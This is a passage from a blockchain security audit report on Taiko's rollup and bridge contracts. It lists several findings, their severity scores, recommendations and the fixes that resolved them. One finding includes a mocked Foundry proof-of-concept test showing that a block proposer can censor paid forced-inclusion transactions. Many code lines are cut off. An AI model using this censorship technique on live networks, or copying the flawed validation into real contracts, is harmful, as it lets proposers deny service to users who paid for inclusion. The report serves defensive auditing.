8.4 INSUFFICIENT VALIDATION IN TAIKOWRAPPER ALLOWS TRANSACTION CENSORSHIP IN FORCED INCLUSIONS

// MEDIUM

Description

The **TaikoWrapper** contract implements a forced inclusion mechanism that enables users to pay a fee to ensure their transactions are included in a block. However, the current implementation only validates that the correct blob is referenced and that a minimum number of transactions are processed, without ensuring that specific or all transactions from the forced inclusion are actually included:

```
for (uint256 i; i < numBlocks; ++i) {
    // Need to make sure enough transactions in the forced inclusion requ
    require(p.blocks[i].numTransactions >= MIN_TXS_PER_FORCED_INCLUSION,
}
```

While the code validates the `blob_hash`, `byte_offset`, and `size`, it only enforces a minimum number of transactions (512 as defined by `MIN_TXS_PER_FORCED_INCLUSION` constant) without verifying which specific transactions from the blob are included:

```
require(p.blobParams.blobHashes.length == 1, InvalidBlobHashesSize());
require(p.blobParams.blobHashes[0] == inclusion.blobHash, InvalidBlobHash
require(p.blobParams.byteOffset == inclusion.blobByteOffset, InvalidBlobB
require(p.blobParams.byteSize == inclusion.blobByteSize, InvalidBlobByteS
```

Block proposers maintain full discretion over which transactions from the forced inclusion blob are processed. This means a proposer can:
1. Censor specific high-value or competing transactions while still satisfying the minimum transaction count requirement.
2. Selectively include only the transactions that benefit them.
3. Entirely undermine the purpose of forced inclusion by excluding precisely those transactions users paid to prioritize.

This vulnerability defeats the core purpose of the forced inclusion mechanism, which is to guarantee that specific transactions are processed when users pay for this service.

Proof of Concept

A new test file has been created (some parties are mocked):

```
function setUpOnEthereum() internal override {
        bondToken = deployBondToken();
        super.setUpOnEthereum();

        // Deploy our test contracts
        forcedInclusionStore = new ForcedInclusionStore(
            INCLUSION_DELAY,
            FEE_IN_GWEI,
            address(inbox),
            address(this)  // Using this contract as inboxWrapper for tes
        );

        wrapper = new TaikoWrapper(
            address(inbox),
            address(forcedInclusionStore),
            address(0)  // No preconf router needed
        );
    }

    // Override for testing to mock the blob hash
    function _blobHash(uint8 index) internal pure returns (bytes32) {
        if (index == 1) {
            return keccak256("user_important_transactions");
        }
        return bytes32(0);
    }

    //E forge test --match-test "test_forced_inclusion_allows_transactior
    function test_forced_inclusion_allows_transaction_censorship() exterr
        // Create two very different transaction sets
        bytes memory userTransactions = abi.encodePacked(
            "send_100_tokens_to_alice",
            "create_important_contract",
            "vote_on_governance_proposal"
        );

        bytes memory proposerTransactions = abi.encodePacked(
            "unrelated_transaction_1",
            "unrelated_transaction_2",
            "unrelated_transaction_3"
        );

        // These transaction sets should have different hashes
```

```
        bytes32 userTxHash = keccak256(userTransactions);
        bytes32 proposerTxHash = keccak256(proposerTransactions);
        assertFalse(userTxHash == proposerTxHash, "Transaction sets shoul

        console.log("User transaction hash:", vm.toString(userTxHash));
        console.log("Proposer transaction hash:", vm.toString(proposerTxH

        // Setup: User submits a forced inclusion request for their trans
        // For testing, we'll manually create the forced inclusion record
        bytes32 blobHash = _blobHash(1); // Mock blob hash for user's tra

        IForcedInclusionStore.ForcedInclusion memory inclusion = IForcedI
            blobHash: blobHash,
            feeInGwei: FEE_IN_GWEI,
            createdAtBatchId: 1,
            blobByteOffset: 0,
            blobByteSize: 1024,
            blobCreatedIn: uint64(block.number)
        });

        // Mock the consumeOldestForcedInclusion to return our test inclu
        vm.mockCall(
            address(forcedInclusionStore),
            abi.encodeWithSelector(
                IForcedInclusionStore.consumeOldestForcedInclusion.select
                address(this)
            ),
            abi.encode(inclusion)
        );

        // Mock isOldestForcedInclusionDue to return true
        vm.mockCall(
            address(forcedInclusionStore),
            abi.encodeWithSelector(IForcedInclusionStore.isOldestForcedIn
            abi.encode(true)
        );

        // Create batch parameters that match the forced inclusion metada
        // But will include proposer's transactions instead of user's

        // First create the forced inclusion batch parameters
        ITaikoInbox.BlockParams memory blockParams = ITaikoInbox.BlockPar
            numTransactions: 600, // More than MIN_TXS_PER_FORCED_INCLUSI
            timeShift: 1,
```

```
        signalSlots: new bytes32[](0)
    });

    ITaikoInbox.BlockParams[] memory blocks = new ITaikoInbox.BlockPa
    blocks[0] = blockParams;

    ITaikoInbox.BlobParams memory blobParams = ITaikoInbox.BlobParams
        blobHashes: new bytes32[](1),
        firstBlobIndex: 0,
        numBlobs: 0,
        byteOffset: 0,
        byteSize: 1024,
        createdIn: uint64(block.number)
    });
    blobParams.blobHashes[0] = blobHash; // Using the correct blob ha

    ITaikoInbox.BatchParams memory batchParams = ITaikoInbox.BatchPar
        proposer: address(this),
        coinbase: address(this),
        parentMetaHash: bytes32(0),
        anchorBlockId: 0,
        lastBlockTimestamp: 0,
        revertIfNotFirstProposal: false,
        blobParams: blobParams,
        blocks: blocks
    });

    // Second batch parameters (normal batch)
    ITaikoInbox.BatchParams memory normalBatchParams = ITaikoInbox.Ba
        proposer: address(0),
        coinbase: address(0),
        parentMetaHash: bytes32(0),
        anchorBlockId: 0,
        lastBlockTimestamp: 0,
        revertIfNotFirstProposal: false,
        blobParams: ITaikoInbox.BlobParams({
            blobHashes: new bytes32[](0),
            firstBlobIndex: 0,
            numBlobs: 0,
            byteOffset: 0,
            byteSize: 0,
            createdIn: 0
        }),
        blocks: new ITaikoInbox.BlockParams[](0)
```

```
        });

        // Mock the inbox.proposeBatch call to avoid actual calls
        vm.mockCall(
            address(inbox),
            abi.encodeWithSelector(ITaikoInbox.proposeBatch.selector),
            abi.encode(
                ITaikoInbox.BatchInfo({
                    txsHash: bytes32(0),
                    blocks: blocks,
                    blobHashes: new bytes32[](0),
                    extraData: bytes32(0),
                    coinbase: address(0),
                    proposedIn: 0,
                    blobCreatedIn: 0,
                    blobByteOffset: 0,
                    blobByteSize: 0,
                    gasLimit: 0,
                    lastBlockId: 0,
                    lastBlockTimestamp: 0,
                    anchorBlockId: 0,
                    anchorBlockHash: bytes32(0),
                    baseFeeConfig: LibSharedData.BaseFeeConfig({
                        adjustmentQuotient: 0,
                        sharingPctg: 0,
                        gasIssuancePerSecond: 0,
                        minGasExcess: 0,
                        maxGasIssuancePerBlock: 0
                    })
                }),
                ITaikoInbox.BatchMetadata({
                    infoHash: bytes32(0),
                    proposer: address(0),
                    batchId: 0,
                    proposedAt: 0
                })
            )
        );

        // Now call proposeBatch with the proposer's transactions
        // This should succeed despite using different transactions than
        wrapper.proposeBatch(
            abi.encode(abi.encode(batchParams), abi.encode(normalBatchPar
            proposerTransactions
```

```
        );


        console.log("User paid for forced inclusion of their transactions
        console.log("Proposer didn't included forced transactions");
        console.log("TaikoWrapper validation passed because it only check
        console.log("\t1. The blob hash matches");
        console.log("\t2. Number of transactions exceeds minimum (512)");
        console.log("\t3. Other blob parameters match");
        console.log("But it NEVER verifies the actual transaction content
    }
```

Result which demonstrate a proposer can still choose if he wants to include a forced inclusion or not:

```
  User transaction hash: 0x68baac0374e40ed149605796d96dc5127fa6a0a849e02271947dcef2115c73eb
  Proposer transaction hash: 0xf90aff0f6110f3d8b207448c38ee83e8d3b93874a1456056066f6bbaf1b8c2d0
  ----------------------------------------------------------------
  VULNERABILITY DEMONSTRATED: Transaction censorship successful!
  ----------------------------------------------------------------
  User paid for forced inclusion of their transactions
  Proposer included completely different transactions
  TaikoWrapper validation passed because it only checks:
  1. The blob hash matches
  2. Number of transactions exceeds minimum (512)
  3. Other blob parameters match
  But it NEVER verifies the actual transaction content!

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 16.54ms (1.89ms CPU time)

Ran 1 test suite in 214.06ms (16.54ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
➜  protocol git:(c7e9bfbd6) ✗
```

BVSS

AO:A/AC:L/AX:M/R:N/S:U/C:N/A:N/I:H/D:N/Y:N (5.0)

Recommendation

It is recommended to enhance the validation mechanism to ensure all transactions from the forced inclusion blob are properly included. Specific improvements include:
1. Implement a transaction commitment verification system where the TXs are included if forced.
2. Modify the verification logic to process the entire blob content without allowing selection.

Remediation Comment

SOLVED: The **Taiko team** implemented a fix that allows only the proposer to adjust the number of transactions included from the forced inclusions queue.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/pull/19013/commits/3e9cd7333311b7eeaf726d8805480ae3df22cdc2

8.5 MISSING PAYABLE MODIFIER IN PROPOSEBATCH FUNCTION

// MEDIUM

Description

The `proposeBatch` function in TaikoInbox.sol is missing the `payable` modifier, yet its implementation attempts to handle native token deposits through the `_debitBond` and `_handleDeposit` functions:

```
function proposeBatch(
    bytes calldata _params, //E ABI-encoded BlockParams
    bytes calldata _txList //E The transaction list in calldata. If the t
) public override(ITaikoInbox, IProposeBatch) nonReentrant returns (Batch
{


    // Function implementation... //


    _debitBond(params.proposer, livenessBond);
}
```

The issue arises because the `debitBond` function (called from `proposeBatch`) attempts to handle cases where a user's balance is insufficient by calling `handleDeposit`:

```
function _debitBond(address _user, uint256 _amount) private {
   if (_amount == 0) return;
   if (balance >= _amount) {
       unchecked {
        state.bondBalance[_user] = balance - _amount;
       }
   } else {
       //E @audit handle missing bond
       uint256 amountDeposited = _handleDeposit(_user, _amount);
       require(amountDeposited == _amount, InsufficientBond());
   }
   emit BondDebited(_user, _amount);
}
```

The `_handleDeposit` function has logic to accept Ether payments when `bondToken` is not set:

```
function _handleDeposit(address _user,uint256 _amount) private returns (u
{
    if (bondToken != address(0)) {
        require(msg.value == 0, MsgValueNotZero());

        uint256 balance = IERC20(bondToken).balanceOf(address(this));
        IERC20(bondToken).safeTransferFrom(_user, address(this), _amount)
        amountDeposited_ = IERC20(bondToken).balanceOf(address(this)) - b
    } else {
        //E @audit allow msg.value but does not implement payable
        require(msg.value == _amount, EtherNotPaidAsBond());
        amountDeposited_ = _amount;
    }
    emit BondDeposited(_user, amountDeposited_);
}
```

However, without the `payable` modifier on `proposeBatch`, any call with Ether will revert before reaching the internal logic, preventing the native token bond mechanism from working correctly.

** This is also true for TaikoWrapper.sol

As an impact, users cannot provide liveness bonds using native tokens (Ether) when calling `proposeBatch` directly, rendering the implementation inconsistent, as it contains logic to handle Ether deposits but doesn't allow receiving them. Users with insufficient balance in `bondBalance` mapping cannot propose batches when the system is configured to use native tokens as bonds.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:M/I:N/D:N/Y:N (5.0)

Recommendation

It is recommended to add the `payable` modifier to the `proposeBatch()` function in TaikoInbox.sol, do the same for `TaikoWrapper.sol#proposeBatch()` and forward `msg.value` to TaikoInBox.

Remediation Comment

SOLVED : The **Taiko team** made it explicit that Ether as bond must be deposited beforehand by reverting if it's not the case.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/commit/a7cf79e127e9a8f1b792db5f77731d7ef744ea6b

8.6 ERC20 TOKENS BECOME UNRECOVERABLE IN BRIDGE RETRY MECHANISM FOR SPECIAL ADDRESSES

// MEDIUM

Description

When a user sets the `to` parameter to `address(0)` or `address(ERC20Vault.sol)` the TX will revert when received on the destination bridge:

```
function onMessageInvocation(
        bytes calldata _data //E data for this contract to interpret
    ) public payable whenNotPaused nonReentrant {

        //E decode data message received
        (
            CanonicalERC20 memory ctoken,
            address from,
            address to,
            uint256 amount,
            uint256 solverFee,
            bytes32 solverCondition //E hash of solver condition for the
        ) = abi.decode(_data, (CanonicalERC20, address, address, uint256,


        IBridge.Context memory ctx = checkProcessMessageContext();

        // @audit Don't allow sending to disallowed addresses.
        // Don't send the tokens back to `from` because `from` is on the
            //E if (_to == address(0) || _to == address(this)) revert VAU
        checkToAddress(to);
        ...
}
```

When a message fails like this, the bridge (which was not in the scope of this audit) has 2 paths to handle the failing transaction, one of them is via `retryMessage` function. However, the Bridge contract's retry mechanism fails to properly handle ERC20 token recovery when the message destination (`_message.to`) is either `address(0)` or the Bridge contract itself (`address(this)`).

In the `retryMessage()` function, the code takes different paths based on the destination address:

```
function retryMessage(
    Message calldata _message,
    bool _isLastAttempt
)
    external
    sameChain(_message.destChainId)
    diffChain(_message.srcChainId)
    whenNotPaused
    nonReentrant
{

if (_unableToInvokeMessageCall(_message, signalService)) {
    succeeded = _message.destOwner.sendEther(_message.value, _SEND_ETHER_
} else {
    succeeded = _invokeMessageCall(_message, msgHash, gasleft(), false);
}
```

When the destination is a special address (by error) like `address(0)` or `address(this)`, the function `_unableToInvokeMessageCall()` returns true:

```
function _unableToInvokeMessageCall(
    Message calldata _message,
    ISignalService _signalService
)
    private
    view
    returns (bool)
{
    if (_message.to == address(0)) return true;
    if (_message.to == address(this)) return true;
    if (_message.to == address(_signalService)) return true;
    // ...
}
```

This results in only Ether being sent to the destination owner while bypassing the token-specific logic in the ERC20Vault's `onMessageInvocation()`. If the message status is updated to DONE or FAILED, the tokens become permanently locked.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:M/Y:N (5.0)

Recommendation

It is recommended to move the `checkToAddress(to);` to the `sendToken()` function of the ERC20Vault.sol to prevent this scenario from happening.

Remediation Comment

SOLVED : The **Taiko team** implemented a new function in order to check the `to` address when tokens are sent.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/pull/19040/commits/33d1bb7bb1e3c830b46a042c7152e2d6c4c07439

8.7 INABILITY TO SUBMIT IDENTICAL PROOFS LEADS TO UNNECESSARY REJECTIONS

// LOW

Description

In the `proveBatches` function of the TaikoInbox contract, when a prover submits a proof for multiples transitions and one of them is identical to an existing one (same blockHash and stateRoot), the transaction reverts with the `SameTransition()` error:

```
bool isSameTransition = _ts.blockHash == tran.blockHash && (_ts.stateRoot
require(!isSameTransition, SameTransition());

hasConflictingProof = true;
emit ConflictingProof(meta.batchId, _ts, tran);
```

This behavior prevents provers from submitting proofs that validate the same state transition that has already been proven.

A proper implementation could:
1. Accept identical proofs (do nothing)
2. Only flag conflicts when the blockHash or stateRoot actually differ
3. Only emit the ConflictingProof event for genuine conflicts

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:L/I:L/D:N/Y:N (3.1)

Recommendation

It is recommended to modify the conflict detection logic to accept identical proofs while only pausing the system for genuine conflicts.

Remediation Comment

SOLVED : The **Taiko team** solved the issue by allowing a same transition to be in the loop of batches currently proved but not modified.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/pull/19056/commits/7c946115166dd850fd6492fda7473f83574cb659

8.8 RESET OF TRANSITION CREATION TIMESTAMP ON CONFLICTING PROOFS

// LOW

Description

In the `TaikoInbox.sol` contract, when a conflicting transition proof is submitted in the `proveBatches` function, the system overwrites the `createdAt` timestamp of the existing transition with the current block timestamp:

```
TransitionState storage ts = state.transitions[slot][tid];

ts.blockHash = tran.blockHash;
ts.stateRoot = meta.batchId % config.stateRootSyncInternal == 0 ? tran.st
ts.inProvingWindow = inProvingWindow;
ts.prover = inProvingWindow ? meta.proposer : msg.sender;
ts.createdAt = uint48(block.timestamp);
```

The timestamp reset occurs regardless of whether this is a new transition or an overwriting of an existing one. This behavior has direct implications on the batch verification process, as seen in the `_verifyBatches` function:

```
unchecked {
    if (ts.createdAt + _config.cooldownWindow > block.timestamp) {
        break;
    }
}
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:L/D:N/Y:N (2.5)

Recommendation

It is recommended to implement separate tracking for the original creation timestamp and subsequent updates by adding a new field `lastUpdatedAt` to the `TransitionState` struct to track when conflicting /updated proofs are submitted.

Remediation Comment

SOLVED : The **Taiko team** solved the issue by resetting a conflict transition, which enforces the transition to be proved again when contract is unpaused.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/pull/19017/commits/e913a2cc3a4b6c4dc1dc1ca65ae5a2505558c85d

8.9 UNUSED _CONSUMETOKENQUOTA FUNCTION IN ERC20VAULT CONTRACT

// INFORMATIONAL

Description

The ERC20Vault contract contains an unused private function `_consumeTokenQuota()` which is defined but never called from any other function within the contract. This function appears to be intended to leverage a quota management mechanism for token transfers, but remains entirely unused in the current implementation.

```
function _consumeTokenQuota(address _token, uint256 _amount) private {
    address quotaManager = resolve(LibStrings.B_QUOTA_MANAGER, true);
    if (quotaManager != address(0)) {
        IQuotaManager(quotaManager).consumeQuota(_token, _amount);
    }
}
```

The ERC20Vault contract still deploys with this code, incurring unnecessary gas costs during deployment. Additionally, the presence of unused code can lead to confusion during future maintenance or auditing efforts, as developers might assume it serves a purpose in the system's operation.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to remove the unused `_consumeTokenQuota()` function entirely from the ERC20Vault if not used.

Remediation Comment

SOLVED : The **Taiko team** removed the unused code.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/pull/19064/commits/a3f172173e2a662670865a7a18172e74c69d7956

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.